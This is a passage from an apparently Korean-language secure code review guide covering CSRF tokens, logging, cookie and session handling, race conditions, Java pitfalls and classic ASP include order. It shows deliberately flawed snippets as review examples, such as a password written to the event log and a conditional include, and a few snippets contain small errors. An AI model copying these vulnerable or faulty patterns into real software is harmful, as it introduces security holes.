1   String actionType = Request.getParameter("Action");

2   if(actionType.equalsIgnoreCase("BuyStuff"){

4      Response.add("Please enter your password");

5      return Response;

6  }
```

위의 pseudo 코드에서는, HTTP 트랜잭션 요청이 수신되는 지, 또 응용프로그램이 이를 확인하기 위해 사용자 요청에 응답하는지 분석할 수 있다(이 경우에는 패스워드 재입력).

아래 보이는 흐름도는 CSRF 에 대응하기위한 트랜잭션 관리도이다.



CSRF 에 취약한 패턴

HTTP 요청을 검증하는 제어 기능이 없이 인증된 사용자로부터의 HTTP 요청을 수용하는 모든 응용프로그램은 사용자 세션에만 의존한다(대부분의 웹 응용프로그램!!). 해당 사용자가 이미 인증됨에 따라, 악의적인 HTTP 요청에는 유효한 세션 ID 를 포함하므로 세션 ID 는 여기에서 다루는 문제는 아니다.

CSRF 에 대응하기 위한 좋은 패턴 및 프로시저

세션 쿠키만으로 유효한 요청을 확인하는 것이 충분하지 않기때문에 애플리케이션으로 보낸 모든 HTTP 요청에 고유 식별자가 전송되었는 지 확인할 필요가 있다. CSRF 요청은 유효한 고유 식별자를 갖고 있지 않지 때문에 링크, 버튼 클릭을 하면 페이지의 숨겨진 필드에 고유한 ID 를 만들어 HTTP 요청에 추가시킨다. 공격자는 페이지와 링크에서 동적으로 무작위로 생성되는 고유한 ID 에 대하여 알고 있지 못할 것이다.

1. 사용자에게 페이지를 전달하기 전에 어떤 목록이 검증되어야 한다. 이 목록에는 주어진 페이지의 모든 링크에 대해서 생성된 모든 고유 ID 를 포함하고 있다.

2. 고유 ID 는 사용자에게 보여지는 요청된 페이지에서 각각의 링크와 폼에서 추가된다.
3. 사용자 세션의 고유 ID 의 목록을 유지 관리하고, 애플리케이션에서 HTTP 요청의 고유 ID 가 유효한 것인지를 확인한다.
4. 고유 ID 가 제공되지 않는다면 사용자 세션을 종료하고 사용자에게 오류메세지를 보여준다.

사용자 상호작용

자금 이체와 같은 트랜잭션 발생시, 트랜잭션이 발생하기 이전에 누군가의 패스워드 입력과 확인을 요구하는 것과 같이 사용자에게 부가적인 의사 결정을 요구한다. CSRF 공격자는 사용자의 패스워드를 알 수는 없기 때문에 CSRF 공격을 통해 트랜잭션이 발생하지 않는다.

로깅을 위한 코드 리뷰

요약

로깅은 누가 언제 어떤 행위를 했는지 저장장치에 정보(감사 기록)를 기록하는 것이다. 로깅은 또한 개발기간 동안 개발된 디버그 메시지 및 응용프로그램내 문제점을 반영하는 모든 메시지를 처리할 수 있다. 이는 응용프로그램을 사용하는 것을 추적하기 위해 사업상 중요하게 생각되는 모든 것을 감사할 수 있다. 로깅은 다른 보안 기능들이 정확하게 작동하는 지 확인하는 탐지 방법을 제공한다.

로그에는 응용프로그램, 운영체제, 보안소프트웨어 등 세 개의 영역이 있다; 모든 로깅원리는 일반적으로 비슷하다. 이 문서는 응용프로그램 로그에 대하여 특별히 적용된다.

좋은 로깅 정책에는 로그 생성, 저장장치, 보호, 분석과 보고가 포함되어야 한다.

로그 생성

최소한 다음과 같은 이벤트는 로그를 생성해야 한다.

인증: 성공 및 실패 시도

승인 요청

날짜 변경: 응용프로그램에서 수행하는 생성, 변경, 삭제 행위

세션 활동: 종료/로그아웃 이벤트

응용프로그램은 예기치 못한 오류나 애플리케이션의 상태 모델을 거부하는 것과 같은 이벤트와 같은 악의적인 사용을 기록하고 검출할 수 있다. 예를 들면 권한없는 데이터에 접근하려고 시도하는 사용자와 검증을 거치지 않은 규칙, 혹은 입력 데이터 조작이 이에 해당한다. 일반적으로는 응용프로그램 로직을 우회하고자하는 사용자의 시도에 의해 발생하는 모든 오류 상태를 탐지해야 한다.

로깅은 사용자 활동에 대한 감사 추적을 구성하는데 필요한 정보를 제공해야 한다. 그래서 수행된 날짜/시간 행위는 유용하지만, 애플리케이션은 일반적인 시간 소스와 동기화된 시계를 사용한다. 로깅 기능에는 특수하거나 민감한 시간이 적용되어서는 안된다. 예를 들면 애플리케이션이 HTTP GET 을 허용하는 경우 URL 과 GET 의 페이로드가 기록되어야 한다. 이는 중요 로깅 데이터의 결과 값이 된다.

로깅은 정보의 최대길이, 악성 문자 등 데이터 검증에 대한 모범 사례를 따라야 한다. 로그기록 기능은 합리적인 길이의 로그 메시지만 로깅하고, 이 길이를 적용할 수 있도록 해야 한다. 또한 로그는 사용자 입력을 직접적으로 기록해서는 안되며, 이를 검증하고 기록해야한다.

로그 저장

로그 기록을 보호하고 로그 파일의 크기를 관리할 수 있도록 하기 위해 로그 순환을 권장한다. 로그 순환은 첫번째 파일이 완료되었거나 너무 커졌을 때 로그파일을 닫고 새로운 로그를 오픈하는 것을 의미한다. 로그 순환은 일반적으로 스케쥴링에 의해 실시되거나(일일) 파일크기가 특정 크기에 도달하면 수행된다.

로그 보호

로그는 사용자 계정과 다른 민감한 정보를 포함하기 때문에 정보보안의 세 가지 핵심인 기밀성, 무결성, 가용성이 손상되지 않도록 보호할 필요가 있다.

로그 분석 및 보고

로그 분석은 사소한 이벤트에 대한 로그 기록을 제한하거나 흥미로운 이벤트를 찾기 위한 연구이다. 로그 보고는 로그 분석을 표시하는 방식을 의미한다. 시스템 관리자의 일상적인 책임이더라도 응용프로그램은 반드시 지속적으로 로그를 생성해야 하고, 관리자가 기록의 우선순위를 정하는 로그도 생성해야 한다. 로깅은 혼동을 피하기 위해 시스템 이벤트의 감사와, GMT 기반의 타임스탬프를 함께 생성해야 한다. 생성(Create), 변경(Update), 삭제(Delete)와같은 그 트랜잭션 이벤트를 검토하는 과정에서 데이터 전송과 같은 비즈니스 실행, 보안이벤트는 기록되어야 한다.

일반적인 오픈소스 로깅 솔루션

Log4J: http://logging.apache.org/log4j/docs/index.html

Log4net: http://logging.apache.org/log4net/

Commons Logging: http://jakarta.apache.org/commons/logging/index.html

Tomcat(5.5)에서 자체 로깅 솔루션(log4J)이 없다면, `Commons Logging` 라이브러리를 통해 모든 것을 로그하도록 한다. 이 로그는 catalina.out 파일에 기록된다.

catalina.out 은 무한대로 확장되며 재활용하거나 이월시키지 않는다. `Log4j` 는 "이월(Rollover)"기능이 있으며, 이 기능으로 로그의 크기를 제한한다. `Log4j` 는 또한 port, syslog, 데이터베이스, JMS 등과 같은 다른 곳으로 로그 데이터 전송하는 추가기능이 있다.

실제 로그에 참고할 수 있는 log4J 의 log4j.properties 파일 부분이다.

```
#
```

```
# Configures Log4j as the Tomcat system logger
#
#
# Configure the logger to output info level messages into a rolling log file.
#
log4j.rootLogger=INFO, R
#
# To continue using the "catalina.out" file (which grows forever),
# comment out the above line and uncomment the next.
#
#log4j.rootLogger=ERROR, A1
#
# Configuration for standard output ("catalina.out").
#
log4j.appender.A1=org.apache.log4j.ConsoleAppender
log4j.appender.A1.layout=org.apache.log4j.PatternLayout
#
# Print the date in ISO 8601 format
#
log4j.appender.A1.layout.ConversionPattern=%d [%t] %-5p %c - %m%n
#
# Configuration for a rolling log file ("tomcat.log").
#
```

```
log4j.appender.R=org.apache.log4j.DailyRollingFileAppender

log4j.appender.R.DatePattern='.'yyyy-MM-dd

#

# Edit the next line to point to your logs directory.

# The last part of the name is the log file name.

#

log4j.appender.R.File=/usr/local/tomcat/logs/tomcat.log

log4j.appender.R.layout=org.apache.log4j.PatternLayout

#

# Print the date in ISO 8601 format

#

log4j.appender.R.layout.ConversionPattern=%d [%t] %-5p %c - %m%n

#

# Application logging options

#

#log4j.logger.org.apache=DEBUG

#log4j.logger.org.apache=INFO

#log4j.logger.org.apache.struts=DEBUG

#log4j.logger.org.apache.struts=INFO
```

로깅에 취약한 패턴의 예

.NET

다음 문제는 개발팀이나 운영팀에 질문을 제기하거나 조심해야 할 부분이다. 로깅과 감사는 사기를 방지하기 위한 탐지방법이다. 업계에서 로깅을 상당히 간과하고 있어 공격자가 들키지 않고 지속적으로 사기 행각을 벌일 수 있도록 한다.

로깅은 윈도우와 .Net 이슈까지 다룬다: 다음 사항을 확인한다:

1. 윈도우 네이티브 로그는 모든 로그 기록에 타임스탬프값을 삽입한다.
2. GMT 는 디폴트 시간대로 설정되어 있다.
3. 윈도우 운영체제는 네트워크 타임서버를 사용하도록 설정할 수 있다.
4. 기본적으로 이벤트 로그는 이벤트를 발생시킨 컴퓨터의 이름 및 뷰어의 소스 필드 상의 응용프로그램을 보여준다. 그 밖의 요청 식별자 정보, 사용자명, 목적지와 같은 추가 정보는 오류 이벤트의 본문에 포함되어야 한다.
5. 민감하거나 비즈니스적으로 중요한 정보는 응용프로그램 로그에 보내지 않는다.
6. 응용프로그램 로그는 웹 루트 디렉토리에 위치시키지 않는다.
7. 로그 정책은 로그 심각 레벨에 따라 다르게 적용한다.

이벤트 로그 쓰기

.Net 코드를 리뷰하는 과정에서 이벤트 로그 객체 호출과정에서 비밀 정보를 제공하지 않아야 한다.

```
EventLog.WriteEntry( "<password>",EventLogEntryType.Information);
```

클래식 ASP

웹서버 로그 사용을 위해, 웹서버 로그 또는 윈도우 로그에 이벤트를 추가할 수 있다.

```
Response.AppendToLog("Error in Processing")
```

다음은 일반적으로 윈도우 이벤트 로그에 엔트리를 추가하는 방법이다.

```
Const EVENT_SUCCESS = 0

Set objShell = Wscript.CreateObject("Wscript.Shell")
```

```
objShell.LogEvent EVENT_SUCCESS, _

  "Payroll application successfully installed."
```

ASP.NET 의 모든 이전의 기능도 대부분 클래식 ASP 에 적용 가능하다.

세션 무결성을 위한 코드 리뷰

소개

쿠키는 세션 상태를 유지하기 위해 사용될 수 있다. 쿠키는 응용프로그램을 사용하는 동안 사용자를 식별한다. 세션 ID 는 사용자 식별할 때 자주 사용하는 방법이다. "안전한" 세션 ID 는 최소 128 비트 길이로 해야하고 임의적으로 생성되어야 한다. 쿠키 또한 사용자를 식별하는 데 사용될 수 있는데, 이 경우 쿠키를 사용할 때 주의해야 한다. 쿠키를 사용하여 SSO(Sing Sign on) 솔루션을 구현하는 것을 추천하지 않는다. 왜냐하면 쿠키가 이 용도로 개발되지 않았기 때문이다. 영구적인 쿠키는 사용자의 하드 디스크에 저장되며, 쿠키에 정의된 만료 날짜에 따라 유효하다. 다음은 쿠키와 관련된 코드를 리뷰할 때의 포인트이다.

잠재적으로 취약한 코드를 찾는 방법

쿠키 객체가 세션 ID 확인과는 다른 다양한 속성들로 설정된다면, 쿠키는 HTTPS/SSL 로만 전송되도록 설정된다. 자바에서는 다음 메소드를 통해 실행된다.

cookie.setSecure() (Java)

cookie.secure = secure; (.NET)

Response.Cookies("CookieKey").Secure = True (Classic ASP)

HTTPONLY 쿠키

이는 IE6 이상에서 사용한다. HTTPOnly 쿠키는 사용자측 스크립트가 쿠키에 접근하지 않도록 하여 XSS 에 대한 보호 기능을 제공한다. 이 방법은 좋지만, 완벽한 것은 아니다.

cookie.HttpOnly = true (C#)

쿠키는 ASP.NET 을 통해서만 접속해야 한다.

HTTPOnly 속성은 클래식 ASP 페이지에서는 지원되지 않는다.

쿠키 도메인 제한

쿠키는 example.com 과 같은 한 도메인에 제한된다는 것을 이해해야 한다. 즉, 쿠키는 example.com 과 관련이 있다. 만약 쿠키가 다른 도메인과 연결되어 있다면, 다음 코드는 이를 수행한다:

Response.Cookies["domain"].Domain = "support.example.com"; (C#)

Response.Cookies("domain").Domain = "support.example.com" (Classic ASP)

리뷰하는 동안, 쿠키가 하나 이상의 도메인에 할당된다면, 이를 기록하고 왜 이렇게 되는지 의문을 제기해라.

쿠키에서 얻은 데이터를 사용자에게 보여주기

쿠키로부터 사용자에게 보여지는 데이터가 HTML 인코딩되는 지 확인 해야한다. 이렇게 하면 몇가지 형태의 크로스 사이트 스크립팅 취약점을 예방할 수 있다.

LabelX.Text = Server.HtmlEncode(Request.Cookies["userName"].Value); (C#)

Response.WriteServer.HtmlEncode (Request.Cookies("userName")) (Classic ASP)

Session Tracking/Management Techniques

HTML 숨겨진 필드

HTML 숨겨진 필드는 세션을 추적하는데 사용할 수 있다. 각각의 HTTP POST 요청마다, hidden 필드는 서버로 전달되어 사용자를 확인한다. 형식은 다음과 같다.

<INPUT TYPE="hidden" NAME="user" VALUE="User00192839485773800009485 7hfduekjkksowie039848jej393">

서버 측 코드는 사용된 값이 유효한지 확인하기 위해 VALUE 의 유효성을 확인하는 데 사용된다. 이와 같은 방법은 POST/Form 요청에만 사용할 수 있다.

URL 덮어쓰기

URL 덮어쓰기는 URL 마지막에 사용자와 관계된 고유한 ID 를 첨부함으로서 세션을 추적하는 방법이다.

<A HREF="/smackmenow.htm?user=User00192839485773800009485 7hfduekjkksowie039848jej393">Click Here</A>

세션 관리/무결성에 대한 중요한 예제 패턴

HTTPOnly Cookie: 사용자측 스크립트를 통한 쿠키접근을 예방한다. 모든 브라우져가 이것을 지원하지는 않는다.

유효한 세션 검사

모든 HTTP 요청에 대해, 프레임워크는 HTTP 요청(세션 ID 를 통한)에 관계된 사용자가 유효한지를 확인해야만 한다.

인증 성공

로그인이 성공하면 사용자에게 새로운 세션 식별자를 발행해야만 한다. 구 세션 ID 는 무효화되어야 한다. 이렇게 하면 세션 고정 공격을 방지하고 브라우저가 여러 사용자에게 동일한 세션 ID 를 공유하는 것을 방지한다. 세션 ID 는 각 브라우져별로 다르고, 브라우져가 살아있는 동안은 유효하다.

로그아웃

이 또한 왜 로그아웃 버튼이 중요한가라는 생각으로 연결된다. 로그아웃 버튼이 선택되었을 때 우리는 사용자 세션 ID 를 파기해야만 한다.

관련 문서

http://www.owasp.org/index.php/Category:OWASP_Cookies_Database

http://msdn2.microsoft.com/en-us/library/ms533046.aspx

http://java.sun.com/j2ee/sdk_1.3/techdocs/api/javax/servlet/http/Cookie.html

경쟁 상태를 위한 코드 리뷰

소개

경쟁 상태는(대다수 보안 이슈와 마찬가지로) 일부 코드가 정상적으로 동작하지 않을 때 발생한다. 경쟁 상태는 예기치 않은 이벤트 순서의 결과로 나타나며, 이로 인해 코드의 유한 상태 머신이 "알 수 없는 상태"로 변경되거나, 동일 자원에서 한 개 이상의 쓰레드가 경쟁하는 결과가 발생한다. 동일한 메모리나 데이터 상에서의 다중 쓰레드가 실행되면 무결성 문제가 발생할 수 있다.

동작 방식

동일한 자원을 사용하는 경쟁 작업에서는 자원이 Step-lock 상태가 아니거나 세마포어와 같이 토큰 기반의 다중사용자 시스템 상태가 되기 때문에 쉽게 경쟁 상태가 될 수 있다.

(쓰레드 1, T1)과 (쓰레드 2, T2) 2 개의 프로세스가 있다고 가정하고 문제가 되는 코드의 integer X 에 10 을 더한다. X 의 초기값은 5 이다.

X = X + 10

따라서 멀티 쓰레드 환경에서 이 코드에 별도의 통제기능이 없을 경우 다음과 같은 문제가 발생한다:

T1 이 Thread 1 의 레지스터 X 가 된다.

T2 가 Thread 2 의 레지스터 X 가 된다.

T1 에 10 을 더해 T1 의 레지스터가 15 가 된다.

T2 에 10 을 더해 T2 의 레지스터가 15 가 된다.

T1 의 레지스터 값(15)가 X 로 저장된다.

T1 의 레지스터 값(15)가 X 로 저장된다.

초기값 5 에 각 쓰레드 별로 10 을 더해야 하기 때문에 실제 값은 25 가 되어야 하지만 T2 가 X 값을 가져오기 전에 T1 이 X 로 저장되어 실제 값은 15 가 된다.

잠재적인 취약한 코드를 확인하는 방법

.NET

멀티 쓰레드 환경을 사용하는 코드는 다음과 같다:

Thread

System.Threading

ThreadPool

System.Threading.Interlocked

자바

java.lang.Thread

java.lang.Runnable

start()

stop()

destroy()

init()

synchronized

wait()

notify()

notifyAll()

클래식 ASP

멀티 쓰레드는 클래식 ASP 에서는 직접 지원되지 않기 때문에 COM 객체를 사용할 때만 경쟁 상태가 존재한다.

경쟁 상태에 대한 취약한 패턴

정적 메소드 (객체 당 하나가 아닌 클래스 당 하나)는 다중 쓰레드에서 공유 상태일 경우 특히 문제가 된다. 예를 들어, 아파치에서는 특정 요청에 대한 정보를 저장하는데 스트럿츠 정적 멤버를 사용하면 안된다. 동일한 클래스의 경우 다중 쓰레드를 사용할 수 있으며, 정적 멤버의 값은 보증할 수 없다.

클래스 인스턴스는 오퍼레이션/요청 별로 만들어지기 때문에 쓰레드가 안전할 필요는 없다. 정적 상태는 반드시 쓰레드가 안전해야 한다.

1. 정적 변수를 참조하는 값은 반드시 쓰레드 잠금 상태가 되어야 한다.

2. {}로 끝나지 않는 곳의 잠금을 해제하면 문제가 발생할 수 있다.

3. 정적 상태를 알려주는 정적 메소드

관련 문서

http://msdn2.microsoft.com/en-us/library/f857xew0(vs.71).aspx

추가적인 보안 고려사항

다음 절에서는 데이터베이스 설정이나 개발 시 발생할 수 있는 특정 언어에서 발생하는 실수와 같은 여러 가지 보안 고려사항을 다룬다. 코드를 리뷰할 때 확인해야 할 부분이나 올바른 방식으로 사용하는 방법에 대한 조언을 포함하고 있으며, 코드 개발 시 발생할 수 있는 주요 이슈를 모아 놓은 "OWASP 코드 리뷰 Top 10" 툴에 해서도 설명한다.

자바의 지저분한 것들

등호

객체 등호는== 연산자를 사용하여 시험되며, 값 등호는 .equals(Object) 메소드를 사용하여 시험한다.

예:

```
String one = new String("abc");

String two = new String("abc");

String three = one;

if (one != two) System.out.println("The two objects are not the same.");

if (one.equals(two)) System.out.println("But they do contain the same value");

if (one == three) System.out.println("These two are the same, because they use the same reference.");
```

출력 값은:

```
The two objects are not the same.

But they do contain the same value

These two are the same, because they use the same reference.
```

물론, 다음 경우는 다르다:

String abc = "abc"

and

String abc = new String("abc");

예를 들면, 다음 코드를 보라:

```
String letters = "abc";

String moreLetters = "abc";

System.out.println(letters==moreLetters);
```

출력 값은:

true

이는 컴파일러와 런타임 효율성 때문이다. 컴파일된 클래스 파일에서는 "abc" 데이터의 한 세트만 저장된다. 이러한 상황에서는 한 개의 객체만 생성되며, 이 객체의 값은 true 가 된다. 그러나 다음을 고려하라:

```
String data = new String("123");

String moreData = new String("123");

System.out.println(data==moreData);
```

출력 값은:

False

"123" 데이터의 한 세트가 클래스에 저장되더라도 런타임 시에는 다르게 처리된다. String 객체를 생성하기 위해 명시적으로 인스턴스화한다. 그리므로, 이러한 경우 두 개의 객체가 생성되기 때문에 값은 false 가 된다. "=="은 항상 객체의 항등의 의미로 사용되고 객체의 값은 참조하지 않는다. 보다 "의미있는" 비교를 확인하려면 항상 .equals 을 사용한다.

불변 객체 / 래퍼 클래스의 캐싱

자바 5 에 래퍼 클래스 캐싱이 소개된 이후, 다음과 같이 정수 캐시에 있는 내부 클래스인 IntegerCache 에 의해 생성된 캐시를 확인할 수 있다. 예를 들면 다음 코드는 캐시를 생성한다:

```
Integer myNumber = 10

or

Integer myNumber = Integer.valueOf(10);
```

정수 배열에 모두 저장되어있는 -128 에서 127 사이의 범위에서 256 개의 정수 객체가 생성된다. 이 캐싱 기능은 정수에서 발견된 내부 클래스인 IntegerCach 를 보면 확인할 수 있다:

```
private static class IntegerCache

 {
```

```
 private IntegerCache(){}
static final Integer cache[] = new Integer[-(-128) + 127 + 1];
static
  {
    for(int i = 0; i < cache.length; i++)
    cache[i] = new Integer(i - 128);
  }
}
public static Integer valueOf(int i)
{
          final int offset = 128;
          if (i >= -128 && i <= 127) // must cache
        {
              return IntegerCache.cache[i + offset];
          }
        return new Integer(i);
}
```

따라서 Integer.valueOf 를 사용하여 객체를 생성하거나 -128 에서 127 사이의 정수에 값을 직접 할당할 경우 같은 객체가 반환된다. 다음 예제를 참조하라:

```
Integer i = 100;
Integer p = 100;
if (i == p)  System.out.println("i and p are the same.");
if (i != p)   System.out.println("i and p are different.");
if(i.equals(p))  System.out.println("i and p contain the same value.");
```

출력 값은:

i and p are the same.

i and p contain the same value.

객체 i 와 p 는 같은 객체이기 때문에 true 가 되며, 값이 아니라 객체 등호에 기반하여 비교된다. 정수 i 와 p 가 -128 에서 127 사이에 있지 않을 경우 캐시를 사용하지 않고 새로운 객체를 생성하며, 값을 비교할 때는 항상 ".equal" 메소드를 사용해야 한다. 정수 예시에서는 이 캐시를 생성하지 않는다. 다음 예제를 참조하라:

```
Integer i = new Integer (100);

Integer p = new Integer(100);

if(i==p) System.out.println("i and p are the same object");

if(i.equals(p)) System.out.println(" i and p contain the same value");
```

이러한 환경에서의 출력 값은:

i and p contain the same value

"=="은 항상 객체 등호에 사용되며, 꺼내 지지 않은 값을 비교하기 위해 오버로딩되지 않는다.

자바 언어 스펙 5.1.7 절에서 관련 문서를 참조할 수 있다. 이에 따르면:

박스 안의 *p* 값이 true, false, a byte, /u0000 에서 /u007f 사이의 char 나 -128 에서 127 사이의 int 또는 short number 일 경우 p 의 2 개의 박싱 형변환은 r1 과 r2 가 된다. r1 과 r2 는 항상 r1==r2 이다.

이 캐싱 메커니즘에는 다른 와퍼 클래스 (Byte, Short, Long, Character)가 포함되어 있다. Byte, Short, Long 에는 정수 객체와 동일한 캐싱 원칙이 포함되어 있다. 캐릭터 클래스 캐시는 0 에서 127 까지 이다. 캐릭터 래퍼에는 음의 캐시가 생성되지 않으며, Float 객체는 캐시가 없다.

BigDecimal 도 캐시를 사용하지만 다른 메커니즘을 사용한다. 다른 객체에 캐싱을 위해 내부 클래스를 포함하고 있으면 BigDecimal 은 True 가 아니다. 캐싱은 정적 배열에 사전 정의되어 있으며, 0 에서 10 까지 11 개의 숫자를 커버한다:

```
// Cache of common small BigDecimal values.

private static final BigDecimal zeroThroughTen[] = {

new BigDecimal(BigInteger.ZERO,        0,  0),

new BigDecimal(BigInteger.ONE,         1,  0),
```

```
new BigDecimal(BigInteger.valueOf(2),      2,  0),
new BigDecimal(BigInteger.valueOf(3),      3,  0),
new BigDecimal(BigInteger.valueOf(4),      4,  0),
new BigDecimal(BigInteger.valueOf(5),      5,  0),
new BigDecimal(BigInteger.valueOf(6),      6,  0),
new BigDecimal(BigInteger.valueOf(7),      7,  0),
new BigDecimal(BigInteger.valueOf(8),      8,  0),
new BigDecimal(BigInteger.valueOf(9),      9,  0),
new BigDecimal(BigInteger.TEN,             10, 0),
};
```

위에서 언급한 자바 언어 스팩(JLS)에 따르면 값은 변하지 않는 래퍼 객체에 저장된다. 이 캐싱은 해당 값이나 객체가 자주 사용된다는 가정 하에 생성되었다.

증가 값

후-증가 연산 에 유의하라:

```
int x = 5;
x = x++;
System.out.println( x );
```

출력 값은:

```
5
```

할당 값이 증가되기 전 즉 증가 후에 완료된다. 증가 전(pre-increment)을 사용하면 할당 전에 값을 업데이트한다. 예:

```
int x = 5;
x = ++x;
System.out.println( x );
```

출력 값은:

6

가비지 콜렉션

무효화시키는 "finalize()" 메소드 사용하면, 소멸자(destructor)와 동일한 개념으로 원하는 코드를 정의할 수 있다. 다음은 꼭 기억해야 할 점이다:

- "finalize()"는 가비지 콜렉터로 한번만 호출된다.
- "finalize()"가 호출된다고 보장할 수 없다. 즉 객체 가비지가 수집될 수 있다.
- 무효화시키는 "finalize()"를 통해 객체가 삭제되는 것을 방지할 수 있다. 예를 들면, 객체의 레퍼런스를 다른 객체로 전달한다.
- 가비지 콜렉션의 동작은 JVM 에 따라 차이가 있다.
- 불린(Boolean) 할당

누구나 자바에서 "=="와 "="의 차이점을 인지하고 있지만 오타나 실수를 하기도 하고 또 이는 대부분 컴파일러에서 인식한다. 하지만 아래 사항을 고려하라:

```
boolean theTruth = false;
if (theTruth = true)
{
 System.out.println("theTruth is true");
}
else
 System.out.println("theTruth is false;");
}
```

할당 표현식의 결과는 할당에 대한 변수의 값이다. 따라서 위의 결과는 항상 "theTruth is true"가 된다. 이는 불린에만 적용되며, 아래 예제에서는 컴파일 되지 않기 때문에 컴파일러에서 확인할 것이다:

```
int i = 1;

if(i=0) {}
```

"i"와 정수를 0 과 비교하여 (i=0) 대입의 결과는 0 이 된다. "if" 선언문 때문에 불린이 예상된다.

조건

"else if" 집합을 주의하고, 다음 코드 예제를 참조하라:

```
int x = 3;

if (x==5) {}

else if (x<9)

{

  System.out.println("x is less than 9");

}

else if (x<6)

{

  System.out.println("x is less than 6");

}

else

{

  System.out.println("else");

}

Produces the output:

x is less then 9
```

두 번째 "else if"가 "true"와 같더라도 "else if" 가 성공하면 나머지 조건은 처리되지 않는다.

자바 개발시 주요 보안 사례

소개

이 절에서는 자바 애플리케이션과 자바 코드 개발 시 주요 보안 프랙티스인 주요 자바중심의 영역에 대한 내용을 포함하고 있다. 자바 코드의 코드 리뷰를 할 때 다음 사항을 확인해야 한다. 개발자는 최신 보안 프랙티스를 적용함으로써 모든 코드에 기본 보안 기능을 포함한 "자기 방어 코드"를 적용할 수 있다.

클래스 접근

1. 메소드
2. 필드
3. 변형가능 객체

간단하게 설명하면, 꼭 필요한 경우가 아니면 클래스에 public 필드나 메소드를 포함시키지 않도록 한다. Private 하지 않은 모든 메소드, 필드, 클래스는 잠재적인 공격 경로로 악용될 수 있기 때문에 접근자를 제공하여 접근성을 제한할 수 있습니다.

초기화

생성자(constructor)를 호출하지 않고 객체를 할당할 수 있다. 객체를 만들기(instantiate) 위해 생성자를 호출하지 않아도 되며, 초기화되지 않은 객체를 할당하는 방법도 많이 있기 때문에 초기화에 너무 치중할 필요는 없다.

1. 클래스가 어떤 기능 수행하기 전에 초기화되었는지 확인해야 한다. 초기화되었을 때 "TRUE"로 설정한 불린을 추가하고 private 으로 만든다. 필요하다면 모든 비-생성자 메소드에 의해 확인할 수 있다.
2. 모든 변수를 private 으로 만들고 setters/getters 를 사용한다.
3. 정적 변수를 private 으로 만들다. 이렇게 하면 초기화되지 않은 변수로의 접근이 제한된다..

FINALITY

Final 이 아닌 클래스는 공격자가 악의적인 목적으로 클래스를 확장할 수 있다. 응용프로그램의 USER 객체는 설계 상 확장될 수 없기 때문에 이 클래스에 Final 로 구현하면 악성코드로 인해 User 클래스를 확장하는 것을

방지할 수 있다. Final 이 아닌 클래스는 이유가 있을 때만 사용해야 한다. 확장을 위해서가 아니라, 필요할 때만 클래스의 확장성을 활성화해야 한다.

범위

패키지 범위를 사용하면 다른 프레임워크의 클래스를 재사용 하더라도 응용프로그램 네이밍에 충돌이 발생하지 않는다. 패키지는 디폴트로 열려있고 봉인되어 있지 않아 악의적인 클래스가 추가될 수도 있다. 패키지에 악의적인 클래스가 추가된다면 보호된 필드의 범위에 보안에 문제가 생길 수 있다. 디폴트로 퍼블릭, 프라이빗으로 선언되지 않은 모든 필드와 메소드는 보호되며 같은 패키지 내에서만 접근이 가능하다. 보안을 이유로 이 기능을 사용하면 안된다.

내부 클래스

간단히 말하면, 바이트코드로 바뀌면 내부 클래스는 같은 패키지의 외부 클래스로 "변경"된다. 이는 패키지 내의 모든 클래스가 이 내부 클래스에 접근할 수 있다는 의미이다. Owner/enclosing/father 클래스의 프라이빗 필드는 외부의 내부 클래스로 접근이 가능하기 때문에 보호 필도로 변경된다.

하드 코딩

패스워드, 사용자 ID 등을 하드코딩 하지 마라. 이는 좋지 않은 설계로 디컴파일 될 수 있는 위험이 있다.
디플로이먼트 트리의 안전한 디렉터리에 저장하라.

복제가능성

필요하지 않으면, 클래스가 복제될 수 없도록 클론 메소드를 못쓰게 해야 한다. 클로닝은 공격자가 클래스 생성자를 실행하지 않고도 클래스를 사용할 수 있도록 한다. 각 클래스에 다음과 같이 메소드를 정의하라:

```
public final Object clone() throws java.lang.CloneNotSupportedException {
  throw new java.lang.CloneNotSupportedException();
  }
```

클론이 필요할 경우, final 키워드를 사용하여 오버라이딩이 되지 않는 클론 메소드를 만들 수 있다:

```
public final void clone() throws java.lang.CloneNotSupportedException {
 super.clone();
```

```
}
```

SERIALIZATION/DESERIALIZATION

직렬화(Serialization)는 JVM 이 "꺼졌을 때" 객체를 저장하는데 사용할 수 있다. 직렬화는 객체를 쪼개어 바이트 스트림으로 저장한다. 직렬화는 공격자가 객체의 내부 상태 및 프라이빗 속성을 볼 수 있도록 한다.

객체의 직렬화를 방지하려면 객체에 다음 코드를 추가해야 한다.

```
private final void writeObject(ObjectOutputStream out)

 throws java.io.IOException {

    throw new java.io.IOException("Object cannot be serialized");

}
```

writeObject() 메소드는 직렬화 절차를 시작하는 메소드이다. 예외처리하고 final 로 만들기 위해 이 메소드를 오버라이드함으로써, 객체는 직렬화될 수 없다.

객체의 직렬화가 발생하면, 일시적으로 데이터가 드롭 된다. 따라서 중요 정보를 "tagging" 하여 직렬화 공격으로부터 보호하라.

비직렬화(Deserialization)는 바이트 스트림이 정상적인 클래스처럼 보이도록 객체를 조합하는데 사용할 수 있다. 비직렬화는 공격자가 객체의 상태를 확인하는데 사용될 수 있으며, 객체 직렬화와 마찬가지로 비직렬화는 메소드 콜 readObject() 를 오버라이딩하여 예방할 수 있다.

```
private final void readObject(ObjectInputStream in)

  throws java.io.IOException {

    throw new java.io.IOException("Class cannot be deserialized");

}
```

클래식 ASP 개발시 주요 보안 사례

개 요

클래식 ASP 페이지에는 전통적으로 내려오는 몇 가지 보안 이슈가 존재한다. 이번 장에서는 초급자가 실수하거나 잘못된 코드에 대해서 설명하고자 한다. 다음 예제를 통해 주요 보안 이슈가 무엇인지 확인할 수 있을 것이다. 모든 예제는 ASP 테스트를 통해 실제 발견된 사례들이다.

ASP 페이지 실행 순서 문제

먼저, ASP 페이지에서의 프로세싱 레벨에 대해 설명하고자 한다. ASP 페이지는 다음의 절차에 따라 실행된다:

1. **서버 측 Includes**. 우선 인터프리터가 현재 파일에 include 문의 모든 파일의 텍스트를 추가하고 하나의 파일인 것처럼 처리한다.
2. **서버 측 VBScript 코드**. 그리고 <% and %> 내부의 VBScript 가 실행된다.
3. **클라이언트 측 JAVA 스크립트/VBScript 코드**. 마지막으로 브라우저에서 페이지가 로드되면 자바 스크립트 코드가 실행된다.

당연한 이야기이겠지만, 이 순서를 준수하지 않을 경우 심각한 보안 문제가 발생할 수 있다. 다음은 예제다.

잘못된 파일 동적 포함

```
<%
If User = "Admin" Then
%>
<!--#include file="AdminMenu.inc"-->
<%
Else
%>
<!--#include file="UserMenu.inc"-->
<%
End If
```

```
%>
```

